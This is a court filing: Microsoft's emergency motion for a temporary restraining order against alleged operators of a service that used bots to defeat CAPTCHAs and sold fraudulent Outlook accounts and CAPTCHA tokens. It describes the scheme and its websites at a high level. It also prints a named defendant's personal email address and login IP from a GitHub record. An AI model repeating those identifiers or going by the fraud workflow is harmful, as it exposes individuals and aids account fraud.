

# **Exhibit 2**

UNITED STATES DISTRICT COURT  
SOUTHERN DISTRICT OF NEW YORK

-----X  
MICROSOFT CORPORATION, :  
: :  
Plaintiff, : Case No.  
-against- : :  
: :  
DUONG DINH TU, :  
LINH VAN NGUYEN, and :  
TAI VAN NGUYEN, : **REQUEST TO FILE UNDER SEAL**  
: :  
Defendants. :  
-----X

**PLAINTIFF MICROSOFT’S MOTION FOR AN EMERGENCY *EX PARTE*  
TEMPORARY RESTRAINING ORDER AND ORDER TO SHOW CAUSE**

Pursuant to Federal Rule of Civil Procedure 65(b), Plaintiff Microsoft Corporation (“Microsoft”) files this emergency motion for an *ex parte* temporary restraining order and order to show cause as to why a preliminary injunction should not be entered in the above-captioned action (“TRO Motion”). Plaintiff’s TRO Motion seeks to enjoin Defendants from their ongoing (1) violations of the Racketeer Influenced and Corrupt Organizations Act (18 U.S.C. § 1962); (2) trademark infringement in violation of the Lanham Act (15 U.S.C. § 1114 *et seq.*); (3) false designation of origin, federal false advertising, and federal unfair competition in violation of the Lanham Act (15 U.S.C. § 1125(a)); (4) trademark dilution in violation of the Lanham Act (15 U.S.C. § 1125(c)); (5) tortious interference with Microsoft’s business relationships with its customers, (6) conversion of Microsoft’s property, (7) trespass to Microsoft’s chattels, and (8) unjust enrichment at Microsoft’s expense.

In support of the Motion and as grounds therefore, Microsoft relies upon: (1) the Complaint filed under seal by Plaintiff on December 5, 2023, and the appendices thereto; (2) Plaintiff’s

Memorandum of Law in support of the TRO Motion filed on December 7, 2023; (3) the supporting Declaration of Patrice Boffa filed on December 7, 2023, and the exhibits thereto; (4) the supporting Declaration of Shinesa Cambric filed on December 7, 2023, and the exhibits thereto; (5) the supporting Declaration of Jason Lyons filed on December 7, 2023, and the exhibits thereto; (6) the supporting Declaration of Maurice Mason filed on December 7, 2023, and the exhibits thereto; (7) the supporting Declaration of Jason Rozbruch filed on December 7, 2023, and the exhibits thereto; and (8) the supporting Declaration of Christopher Stangl filed on December 7, 2023, and the exhibit thereto.

As discussed in Plaintiff's Memorandum of Law in support of this Motion, Plaintiff requests an order directing several providers of the Internet infrastructure that Defendants use to operate their unlawful scheme (the "Fraudulent Enterprise") to take specific actions to disrupt the Enterprise. It is imperative that these actions be closely coordinated and be effectuated on an *ex parte* basis, shielded from anyone associated with the Fraudulent Enterprise, until the takedown of this infrastructure is complete. If Defendants are alerted to these efforts prior to their completion, there is substantial risk they will relocate the infrastructure to alternative domains, thwarting this effort to stop the Fraudulent Enterprise.

Microsoft respectfully requests that this Court grant its TRO Motion.

Dated: December 7, 2023  
New York, New York

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UNITED STATES DISTRICT COURT  
SOUTHERN DISTRICT OF NEW YORK

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**PLAINTIFF MICROSOFT’S MEMORANDUM OF LAW IN SUPPORT OF ITS  
MOTION FOR AN EMERGENCY *EX PARTE* TEMPORARY RESTRAINING ORDER  
AND ORDER TO SHOW CAUSE**

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Plaintiff Microsoft Corporation (“Microsoft” or the “Company”) seeks judicial relief to disrupt a criminal enterprise, run by the Defendants, that sells tools and services for committing cybercrime (the “Fraudulent Enterprise” or “Enterprise”). The Fraudulent Enterprise uses internet “bots” to defraud Microsoft’s security systems, allowing for the creation of *millions* of free Microsoft email accounts in the names of fake people. Defendants then sell these fraudulent accounts in bulk in their own illicit online marketplace to other criminals, who use the accounts to spray computer viruses across the Internet, engage in phishing scams, and commit crippling cyberattacks, terrorizing Microsoft customers around the world.

Defendants have also developed and unleashed bots to obtain so-called “CAPTCHA” tokens, which they sell to their customers for use in bypassing online puzzles commonly used by Microsoft and other technology companies to prove that an Internet user is a real person. These criminal services specifically target not only Microsoft, but other technology companies as well, including X (formerly Twitter) and Google. While the fraudulent email accounts and CAPTCHA tokens sold by Defendants are typically only valid for a short period of time before Microsoft identifies and invalidates them, Defendants acquire and sell the accounts and tokens so quickly, and in such volume, that they have still managed to collect millions of dollars in unlawful proceeds, while causing irreparable harm to Microsoft and its customers.

As explained below and in the accompanying declarations, this action is the culmination of an extensive investigation led by Microsoft’s Digital Crimes Unit (“DCU”), with support from external counsel and experienced consultants, including former officials from the U.S. Department of Justice. The investigation included undercover test purchases of email accounts and CAPTCHA tokens from Defendants’ own websites, as well as cryptocurrency payments to online accounts that Defendants control. The investigation identified clear evidence that the Defendants not only

operate the online marketplaces where these illicit goods and services are sold, but that they personally wrote the code underlying those websites, and even created and uploaded to YouTube a “how-to” video, in which they boldly described their scheme in detail.

Microsoft brings this action to obtain injunctive relief to disrupt the Defendants’ ongoing criminal scheme and to recover damages for their (1) violations of the Racketeer Influenced and Corrupt Organizations Act, (2) infringements of Microsoft’s valuable trademarks and other violations of the Lanham Act, (3) tortious interference with Microsoft’s business relationships with its customers, (4) conversion of Microsoft’s property, (5) trespass to Microsoft’s chattels, and (6) unjust enrichment at Microsoft’s expense.

The relief sought includes judicial authorization to direct several providers of technological infrastructure used by the Fraudulent Enterprise to take specific actions to disrupt the scheme. *See* Microsoft’s Proposed Emergency *Ex Parte* Temporary Restraining Order and Order to Show Cause (“Proposed Order”). It is imperative that these actions be closely coordinated, such that—for example—Internet protocol (“IP”) addresses used by the Fraudulent Enterprise in various locations are turned off immediately, and simultaneously, upon receipt of this Court’s orders. It is also critical that these actions be shielded from anyone associated with the Fraudulent Enterprise until the takedown of this infrastructure is complete. If Defendants are alerted to these efforts prior to their completion, there is substantial risk they will relocate the infrastructure to alternative domains, thwarting this effort to stop the Fraudulent Enterprise.

## I. STATEMENT OF FACTS

### A. Background

#### 1. Microsoft's Market-Leading Services, Reputation, and Trademarks

Microsoft is one of the leading computer technology companies in the world, offering globally-recognized products, including its Windows operating system; the Microsoft 365 family of business productivity software, including its Word, Excel, and PowerPoint software applications; Outlook software for managing email communications, calendaring, and tasks; Teams for virtual collaboration; Skype for instant messaging software; and LinkedIn for professional networking.

Microsoft's customers include individuals, state and federal courts, law enforcement agencies, governments, hospitals, private businesses large and small, non-profit organizations, public-sector institutions, and others. The Company's products include widely-used email services, including via Outlook email accounts (with the domain "outlook.com") or Hotmail email accounts (with the domain "hotmail.com"). While Microsoft offers subscription-based Outlook and Hotmail email account services with premium benefits, it also offers free versions of both services to attract new users and form lasting customer relationships. *See* Declaration of Jason Lyons in Support of Plaintiff Microsoft's Motion for an Emergency *Ex Parte* Temporary Restraining Order and Order to Show Cause ("Lyons Decl.") ¶ 7.

In response to the increasing rate and pace of cybercrime threats in recent years, Microsoft has developed, and offered to the marketplace, comprehensive cybersecurity solutions powered in part by artificial intelligence. *See* Declaration of Shinesa Cambric in Support of Plaintiff Microsoft's Motion for an Emergency *Ex Parte* Temporary Restraining Order and Order to Show Cause ("Cambric Decl.") ¶¶ 7–18. Currently, more than one million customer organizations utilize



these cybersecurity services to protect their digital estates. *See* Declaration of Jason Rozbruch in Support of Plaintiff Microsoft’s Motion for an Emergency *Ex Parte* Temporary Restraining Order and Order to Show Cause (“Rozbruch Decl.”) Ex. 14 (Microsoft Annual Report 2023) at 3. Due to the superior quality and effectiveness of Microsoft’s products and services and its expenditure of significant resources to market them to customers, Microsoft has generated substantial goodwill while building brand names into strong and famous worldwide symbols that are well-recognized within the Company’s channels of trade. *See* Cambric Decl. ¶¶ 5, 20.

Microsoft has registered trademarks representing the quality of its products and services and its brand, including—among others—Outlook® and Hotmail®. *See* Lyons Decl. ¶ 30. Copies of the trademark registrations for these trademarks are attached as Appendix B to the Complaint. *Id.*

## **2. Microsoft’s Efforts to Prevent Cybercrime**

The success of Microsoft’s business depends on its ability to deliver services in a safe and secure fashion while generating and sustaining consumer trust and confidence in the integrity of the digital economy and Internet as a whole. *See* Cambric Decl. ¶ 7. Accordingly, the Company undertakes costly, time-consuming, and labor-intensive efforts to secure its ecosystem to help ensure that its customers enjoy a positive, worry-free experience when they use Microsoft’s services. *Id.* Microsoft has spent tens of millions of dollars over the last few years alone employing top-flight technical, legal, and business experts to prevent, disrupt, and deter cybercrime. *Id.* ¶¶ 5, 7, 20; *see* Declaration of Patrice Boffa in Support of Plaintiff Microsoft’s Motion for an Emergency *Ex Parte* Temporary Restraining Order and Order to Show Cause (“Boffa Decl.”) ¶ 18.

**First**, to use Microsoft services, every customer must sign up for their own personal Microsoft account. Lyons Decl. ¶¶ 8, 12. In so doing, customers must agree to the terms of Microsoft’s Services Agreement and that they will abide by a strict code of conduct, representing that they: (a) will not use any false, inaccurate, or misleading information when signing up for a Microsoft account; (b) will not transfer their Microsoft account credentials to anyone else; and (c) will not engage in any activity that is fraudulent, false, or misleading (such as by impersonating someone else, creating fraudulent accounts, or automating inauthentic activity). *Id.* ¶ 12.

**Second**, Microsoft employs security measures to verify that each user attempting to open a Microsoft account is a human being. Lyons Decl. ¶¶ 8, 20; Boffa Decl. ¶¶ 5–6; Cambric Decl. ¶ 10. For example, the Company contracts with a leading cybersecurity vendor, Arkose Labs, to employ a state-of-the-art CAPTCHA defense service, which serves as a gatekeeper, requiring every would-be user to represent that they are a human (not a bot), and to verify the accuracy of that representation by solving several puzzles—which, if answered correctly, provide a high level of confidence that the user is real. Cambric Decl. ¶ 10. After solving the CAPTCHA puzzle, the user must then provide identifying information, including their birthday and name, so that Microsoft has additional data on file to confirm the user’s authenticity. *See* Declaration of Maurice Mason in Support of Plaintiff Microsoft’s Motion for an Emergency *Ex Parte* Temporary Restraining Order and Order to Show Cause (“Mason Decl.”) ¶ 10.

**Third**, Microsoft employs a variety of internal tools that leverage artificial intelligence and machine learning to prevent bots and other malicious actors from entering its systems. Cambric Decl. ¶ 11. The Company also employs engineers, data scientists, and other investigators to monitor its systems such as Outlook and Skype for signs of suspicious behavior (such as indications of bots opening fraudulent Microsoft accounts in bulk) and suspend Microsoft accounts

that are believed with a high degree of certainty to be acting in violation of Microsoft's terms of service. *Id.*

**Fourth**, Microsoft established the DCU in 2008. As noted, this is an internal team of technical, legal, and business experts that fight cybercrime on a global scale, protect individuals and organizations, and safeguard the integrity of Microsoft services. DCU investigators frequently uncover evidence of cybercrime not otherwise detected by law enforcement, and may bring information to the attention of law enforcement for criminal prosecution. At its core, DCU works to increase the operational cost of cybercrime by disrupting the infrastructure used by cybercriminals through civil lawsuits and technical measures.

To date, DCU has disrupted the infrastructure of roughly 25 botnets, which are networks of computers controlled by cybercriminals, or in some cases nation-states. Those botnets were used to inject malware for unauthorized access to a victim's computer, or to deploy ransomware (a form of malware) to encrypt a victim's computer system until a ransom was paid to the attacker in exchange for a password needed to regain control of the system. *Cambric Decl.* ¶ 9.<sup>1</sup> DCU regularly prevents these botnets from distributing their malware, controlling victims' computers, and terrorizing individuals and organizations around the world. In partnership with U.S. and foreign governments, as well as Internet service

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<sup>1</sup> See, e.g., *Microsoft Corp. v. John Does 1-2*, No. 1:23-cv-02447 (E.D.N.Y. 2023) (Morrison, J.); *Microsoft Corp. v. Malikov*, No. 1:22-cv-01328 (N.D. Ga.) (Cohen, J.); *Microsoft Corp. v. John Does 1-5*, No. 1:15-cv-6565 (E.D.N.Y. 2015) (Gleeson, J.); *Microsoft Corp. v. John Does 1-39*, No. 12-cv-1335 (E.D.N.Y. 2012) (Johnson, J.); *Microsoft Corp. v. Peng Yong*, No. 1:12-cv-1004 (E.D. Va. 2012) (Lee, J.); *Microsoft Corp. v. Piatti*, No. 1:11-cv-1017 (E.D. Va. 2011) (Cacheris, J.); *Microsoft Corp. v. John Does 1-11*, No. 2:11-cv-00222 (W.D. Wash. 2011) (Robart, J.); *Microsoft Corp. v. John Does 1-27*, No. 1:10-cv-156 (E.D. Va. 2010) (Brinkema, J.).

providers, DCU has identified and shared information about crimes against approximately 500 million botnet victims worldwide.

### **B. The Defendants' Criminal Scheme**

Defendants are engaged in what is known as crime-as-a-service (“CaaS”), a business model involving the sale of sophisticated criminal tools and services by experienced cybercriminals to customers (sometimes with much less experience) for the commission of future crimes. CaaS schemes such as the one run by Defendants are especially harmful to the public, as they empower vast numbers of criminals with limited knowledge and expertise to carry out attacks with relative ease. *See* Mason Decl. ¶¶ 6–23; Boffa Decl. ¶¶ 14–15; Declaration of Christopher Stangl in Support of Plaintiff Microsoft’s Motion for an Emergency *Ex Parte* Temporary Restraining Order and Order to Show Cause (“Stangl Decl.”) ¶¶ 10–11. While these Defendants are sophisticated, and their criminal conduct wide-ranging, their scheme to obtain and sell fraudulent email accounts and CAPTCHA tokens is, at its core, fairly straightforward.

#### **1. The Procurement and Sale of Fraudulent Microsoft Email Accounts**

Defendants’ online marketplace for the sale of fraudulent Microsoft Outlook accounts can be found at <https://hotmailbox.me/home> (the “Hotmailbox Website”). Lyons Decl. ¶¶ 10, 13–18; Stangl Decl. ¶ 10; Mason Decl. ¶ 5; Boffa Decl. ¶ 10. The shelves of this virtual store are effectively stocked by Defendants’ bots, which, through a series of false representations, and by impersonating actual humans, obtain millions of free Microsoft email accounts. Among other things, the Defendants, through their bots:

- falsely represent that they will not “circumvent any restrictions on access to, usage, or availability of [Microsoft’s] Services” (Lyons Decl. Ex. 2 § 3(a)(vi)), when, in fact, they are actively breaching Microsoft’s security restrictions against bots;
- provide false and fictitious identifying information, including fake names

and birthdates for non-existent persons purporting to be real users of Microsoft services;

- falsely represent they will “not . . . use any false, inaccurate or misleading information when signing up for [a] Microsoft account” (*id.* § 4(a)(i)), when, in fact, the bots already misrepresented that they are human users and provided fake identifying information;
- falsely represent they will not “transfer [their] Microsoft account credentials to another user or entity” (*id.*), when, in fact, the Defendants intend to, and regularly do, sell such account credentials to customers of their criminal services;
- falsely represent they will not “engage in activity that is fraudulent, false or misleading” such as “impersonating someone else, creating fake accounts, [or] automating inauthentic activity” (*id.* § 3(a)(v)), when, in fact, they do exactly those things in bypassing Microsoft’s CAPTCHA challenges (discussed below) and opening Outlook email accounts in the names of fictitious users;
- falsely represent they will not “help others break these rules” (*id.* § 3(a)(x)), when, in fact, Defendants’ entire scheme is designed to help their customers violate multiple Microsoft rules, including those that prohibit “anything illegal” (*id.* § 3(a)(i)), sending “spam or engag[ing] in phishing, or try[ing] to generate or distribute malware” (*id.* § 3(a)(iii)), engaging in “activity that is harmful” to others (*id.* § 3(a)(vii)), and “infring[ing] upon the rights of others” (*id.* § 3(a)(viii)).

After making these overtly false statements, Defendants cause their bots to fraudulently solve and bypass Microsoft’s CAPTCHA defenses. When any user (including the bots) seeks to create a free Microsoft account they are asked to: “Please solve the [following] puzzle so we know you’re not a robot.” *See* Mason Decl. ¶ 13. Microsoft then presents a CAPTCHA challenge, for example, asking the user to click each square containing a traffic light, crosswalk, automobile, or the like, in a picture of a puzzle. *Id.* ¶¶ 10, 13, 16. On millions of occasions, Defendants’ bots solved these CAPTCHA challenges, each time falsely representing they were “not a robot.” Lyons Decl. ¶ 14; Cambric Decl. ¶ 19; Boffa Decl. ¶ 16.

Defendant Tu sought to explain this CAPTCHA-solving process in a how-to video he posted on YouTube. *See* Mason Decl. ¶¶ 16–17 (discussing July 3, 2023 YouTube video titled, “1stCAPTCHA Chrome Extension - Automatic reCAPTCHA Solver,” available at <https://www.youtube.com/watch?v=Me4qnLu3UKM>). Defendant Tu stated:

We use state-of-the-art deep learning algorithms by Google, Meta, Microsoft, and NVIDIA AI. When you encounter a CAPTCHA challenge, it is solved in the cloud, and our active learning pipeline automatically and continuously improves the AI. Simply put, as more users use our extension, our AI gets better at solving CAPTCHAs. When new CAPTCHA types are added, our AI learns to solve them in real-time!

*Id.* ¶ 17; *see also* Boffa Decl. ¶¶ 8–9 (explaining that Microsoft cybersecurity vendor Arkose Labs “observed anomalies in Microsoft account-creation traffic, including the creation of accounts at a scale so large, fast, and efficient that it must have been perpetrated through automated, machine-learning technology (rather than through human actions)”).

Each time Defendants’ bots complete a CAPTCHA test (*e.g.*, by correctly identifying all the traffic lights, crosswalks, or automobiles, etc.), the CAPTCHA software provides a unique digital token that the bots redeem to satisfy that particular CAPTCHA challenge, which the bots then use to procure a Microsoft email account. Boffa Decl. ¶¶ 5, 7.

The Hotmailbox Website offers Defendants’ customers a literal menu of these fraudulently-obtained Microsoft email accounts for purchase. Lyons Decl. ¶ 13. For example, as shown in Figure 1 below, a customer can purchase one of these Microsoft Outlook accounts registered in the name of a fictitious user for \$0.002222, or 1,000 of them for \$2.22. *See* Lyons Decl. ¶ 13; Boffa Decl. ¶ 17. Defendants disclose that the account will only be “live” for 3 to 24 hours, which is the result of Microsoft’s continuous efforts to identify and suspend fraudulent accounts. Cambric Decl. ¶¶ 11, 16; Boffa Decl. ¶ 9. Given that bona fide consumers can open Microsoft Outlook accounts on their own for free, there is no conceivable lawful purpose for

buying a Microsoft Outlook account registered to a fake person in breach of Microsoft’s terms of service. *See* Stangl Decl. ¶ 10; Mason Decl. ¶¶ 25–29; Lyons Decl. ¶ 9. The brazenly criminal nature of this scheme is made plain by the banner at the top of the screen in Figure 1 noting that each account will be “locked very fast,” so “[p]lease use it as soon as you buy.” Lyons Decl. ¶ 18.

FIGURE 1

The screenshot shows the Hotmailbox website interface. At the top left is the Hotmailbox logo and a Telegram link. At the top right is a 'User Dashboard' button and navigation links for 'Homepage', 'Quick get code', 'Mail unlocker', and 'APIs Document'. A yellow warning banner at the top reads: 'Microsoft update! Account(normal) be locked very fast. Please use it as soon as you buy. Don't keep for long time. We're fixing.' Below the banner, there are two sections: 'ACCOUNT COMMITMENT' and 'GET MORE DISCOUNT'. The 'ACCOUNT COMMITMENT' section states: 'Each account sold is unique and only sold once (Not shared). All accounts are registered within the last 4 hours and are continuously checked before selling to customers.' The 'GET MORE DISCOUNT' section offers a 30% discount for regular customers. A 'Get better price now' button is visible. Below these sections is a table of account listings with columns for 'Our Product', 'Pop3', 'Live', 'Price', and 'In Stock'. Each row includes a 'Buy' button.

| Our Product  | Pop3   | Live        | Price                 | In Stock |     |
|--|--------|-------------|-----------------------|----------|-----|
| HOTMAIL<br>Hotmail   | Enable | 3-24 Hours  | \$ 0.002222 / account | 35       | Buy |
| OUTLOOK<br>Outlook   | Enable | 3-24 Hours  | \$ 0.002222 / account | 0        | Buy |
| OUTLOOK DOMAIN<br>Outlook Domain   | Enable | 3-24 Hours  | \$ 0.002222 / account | 0        | Buy |
| HOTMAIL TRUSTED<br>Recommend to use IMAP for access. DO NOT login with browser | Enable | 6-12 Months | \$ 0.013333 / account | 1        | Buy |
| OUTLOOK TRUSTED<br>Recommend to use IMAP for access. DO NOT login with browser | Enable | 6-12 Months | \$ 0.013333 / account | 0        | Buy |
| OUTLOOK AUSTRALIA<br>@outlook.com.au   | Enable | 3-24 Hours  | \$ 0.002222 / account | 0        | Buy |
| OUTLOOK ARGENTINA<br>@outlook.com.ar   | Enable | 3-24 Hours  | \$ 0.002222 / account | 0        | Buy |

Figure 1 also illustrates how the Defendants’ Hotmailbox Website continuously and systematically misappropriates Microsoft’s trademarks—including those relating to Microsoft Outlook—without Microsoft’s authorization. Lyons Decl. ¶¶ 30–32. As explained below in Sections I(F) and II(B)(1)(b), the Defendants continuously sully Microsoft’s valuable trademarks and brand by utilizing those trademarks to sell fraudulent accounts and to sell CAPTCHA-defeating tokens on their 1stCAPTCHA Website as discussed below. Those trademarks are also misappropriated every time a cybercriminal uses a fraudulent Microsoft account sold by the Enterprise to send an email to an unwitting victim, because those emails appear to be from a


legitimate Microsoft account, but are actually a Trojan horse used to spread malware and cause substantial and sometimes devastating harm.

## **2. The Procurement and Sale of CAPTCHA-Defeating Tokens**

As noted, Defendants also operate a second illicit online marketplace—available at <https://1stcaptcha.com>—where they market and sell CAPTCHA tokens recovered by their bots (the “1stCAPTCHA Website”). This site does not sell actual email addresses like the Hotmailbox Website, but instead offers tokens that can be used directly by Defendants’ customers to defeat CAPTCHA tests presented by Microsoft, or any other business (*e.g.*, a social media company) that uses a similar anti-fraud tool. For example, as shown in Figure 2, a customer can purchase 1,000 CAPTCHA-solving tokens—each procured by the fraudulent process described above—for \$2, enabling them to obtain for themselves numerous fraudulent Microsoft Outlook accounts, or to use the tokens on other sites. *See id.* ¶ 20. As a result of Microsoft’s continuous efforts to prevent such misuses of its services, the tokens are only useable for a matter of seconds or less. *See Lyons Decl.* ¶ 23; *Boffa Decl.* ¶ 5.



FIGURE 2




The 1stCAPTCHA Website also includes a blog that brazenly provides step-by-step instructions on how to use such tokens to bypass Microsoft’s security systems to obtain fraudulent Outlook accounts. Lyons Decl. ¶ 23.<sup>2</sup> As explained by Defendants, Step 1 is to commence the process of opening a Microsoft account. *Id.* Step 2 begins when the CAPTCHA challenge is presented (“so we know you’re not a robot”), at which point the customer is instructed to buy a CAPTCHA-solving token, which Defendants’ bots then obtain for the customer through the fraudulent process described above. *See id.* The guidance tells customers they can use their own bots to open Microsoft accounts in bulk with such tokens, noting that customers should “[u]se tool

<sup>2</sup> *See id.* Ex. 3 (*How to submit funCAPTCHA token for outlook/hotmail captcha?*, 1stCAPTCHA (Sept. 6, 2023), <https://1stcaptcha.com/blog/how-to-submit-funcaptcha-token-for-outlook-hotmail-captcha/>).

to submit” the tokens; “dont [*sic*] copy paste by hand > You will be late” as “[t]he token alive very short (< 1 second).” *See id.*<sup>3</sup>

FIGURE 3



The 1stCAPTCHA Website blog also contains entries explaining how to defeat the CAPTCHA defenses employed by X (formerly Twitter) and Google, *see* Lyons Decl. ¶¶ 23,<sup>4</sup> demonstrating that Defendants’ scheme is a significant issue not only for Microsoft, but for the technology industry as a whole. Boffa Decl. ¶¶ 21.

To meet the ever-changing threats from criminal actors like the Defendants, Microsoft devotes tens of millions of dollars of resources each year to upgrading its cybersecurity measures,

<sup>3</sup> Defendants initially marketed this criminal service via websites available at <https://anycaptcha.com> (the “AnyCAPTCHA Website”) and <https://nonecaptcha.com> (the “NoneCAPTCHA Website”), but later rebranded and moved the service to the 1stCAPTCHA Website. Lyons Decl. ¶¶ 10, 22; Mason Decl. ¶ 5; Boffa Decl. ¶¶ 9–12, 15, 20. Since this rebranding, internet users who attempt to visit the AnyCAPTCHA and NoneCAPTCHA Websites are automatically redirected to the 1stCAPTCHA Website. Lyons Decl. ¶ 22.

<sup>4</sup> *See id.* Ex. 4 (*How to bypass Twitter FunCAPTCHA using 1stCAPTCHA*, 1stCAPTCHA (Sept. 17, 2023), <https://1stcaptcha.com/blog/how-to-bypass-twitter-funcaptcha-using-1stcaptcha/>); *id.* Ex. 5 (*How to distinguish between different types of reCAPTCHA: v2, v3, enterprise*, 1stCAPTCHA (Sept. 6, 2023), <https://1stcaptcha.com/blog/how-to-distinguish-recaptcha-v2-v3-enterprise/>).

including making its CAPTCHA challenges more difficult for bots to solve, Cambric Decl. ¶¶ 5, 7, 20; *see* Boffa Decl. ¶ 18, though Defendants have continually adapted in an attempt to overcome these measures, Cambric Decl. ¶ 17; Boffa Decl. ¶ 9. For example, in late August 2023, in response to measures taken by Microsoft to suspend fraudulent Microsoft Outlook accounts that were purchased from the Defendants’ Hotmailbox Website, the Defendants posted the banner (depicted in Figure 1 above) warning customers to use the accounts immediately. *See* Lyons Decl. ¶¶ 13, 18.

### **C. Evidence Linking Defendants to the CAPTCHA Fraud**


Defendants Duong Dinh Tu (“Tu”), Linh Van Nguyen (“Linh”) (a/k/a Nguyen Van Linh), and Tai Van Nguyen (“Tai”) are members of and have been operating an illegal enterprise, including the criminal services offered by the Hotmailbox and 1stCAPTCHA Websites. It is not presently known whether there are others who are also part of this criminal conspiracy.

#### **1. Defendant Duong Dinh Tu**

According to a search of publicly available Internet domain registration data using a domain name lookup (also called a WHOIS lookup), Defendant Duong Dinh Tu of Vietnam has been the registrant of the Hotmailbox Website from at least in or about November 2021 through in or about July 2023. Mason Decl. ¶ 7. Defendant Tu has a YouTube channel—under the YouTube handle “@duongdinhtu”—on which he publicizes both the Hotmailbox and 1stCAPTCHA services. *Id.* ¶ 9. This YouTube channel includes videos showing recordings of a computer running bots to defraud Microsoft and bypass its CAPTCHA challenges. *See id.* ¶¶ 9–17. As shown in Figure 4, Tu’s YouTube channel includes a video entitled “bypass arkose labs

captcha” that has been viewed thousands of times, and includes a comments page in which he posted a comment referring to 1stCAPTCHA as “our service.” *Id.* ¶¶ 9, 15.

FIGURE 4




DCU’s investigation also confirmed that Defendant Tu has personally edited the source code for the 1stCAPTCHA service via a website known as GitHub, *available at* <https://github.com/1stcaptcha> (the “1stCAPTCHA GitHub Page”). *Id.* ¶ 18. GitHub is an Internet cloud-based repository of computer code that helps software developers collaborate in programming, storing, managing, revising, and tracking changes to their code. *See id.* ¶ 18; *see also* Lyons Decl. ¶ 25. Among other things, the 1stCAPTCHA GitHub Page houses the software code necessary to utilize the CAPTCHA-solving tokens sold on the 1stCAPTCHA Website. Mason Decl. ¶ 18. As shown in Figure 5, Tu has edited the 1stCAPTCHA source code several times, including as recently as August 8, 2023, via a GitHub account registered under his Gmail account address (“duongdinhtu93@gmail.com”). *Id.*

FIGURE 5

```

"login": "duongdinhtu93",
"last_ip": "14.191.217.108",
"last_ip_neighbor_count": 1,
"signup_ip": null,
"created_at": "2016-08-30T16:38:39.000Z",
"updated_at": "2023-08-08T10:37:06.000Z",
"primary_email": "duongdinhtu93@gmail.com"
"all_emails": [
  "duongdinhtu93@gmail.com"
],

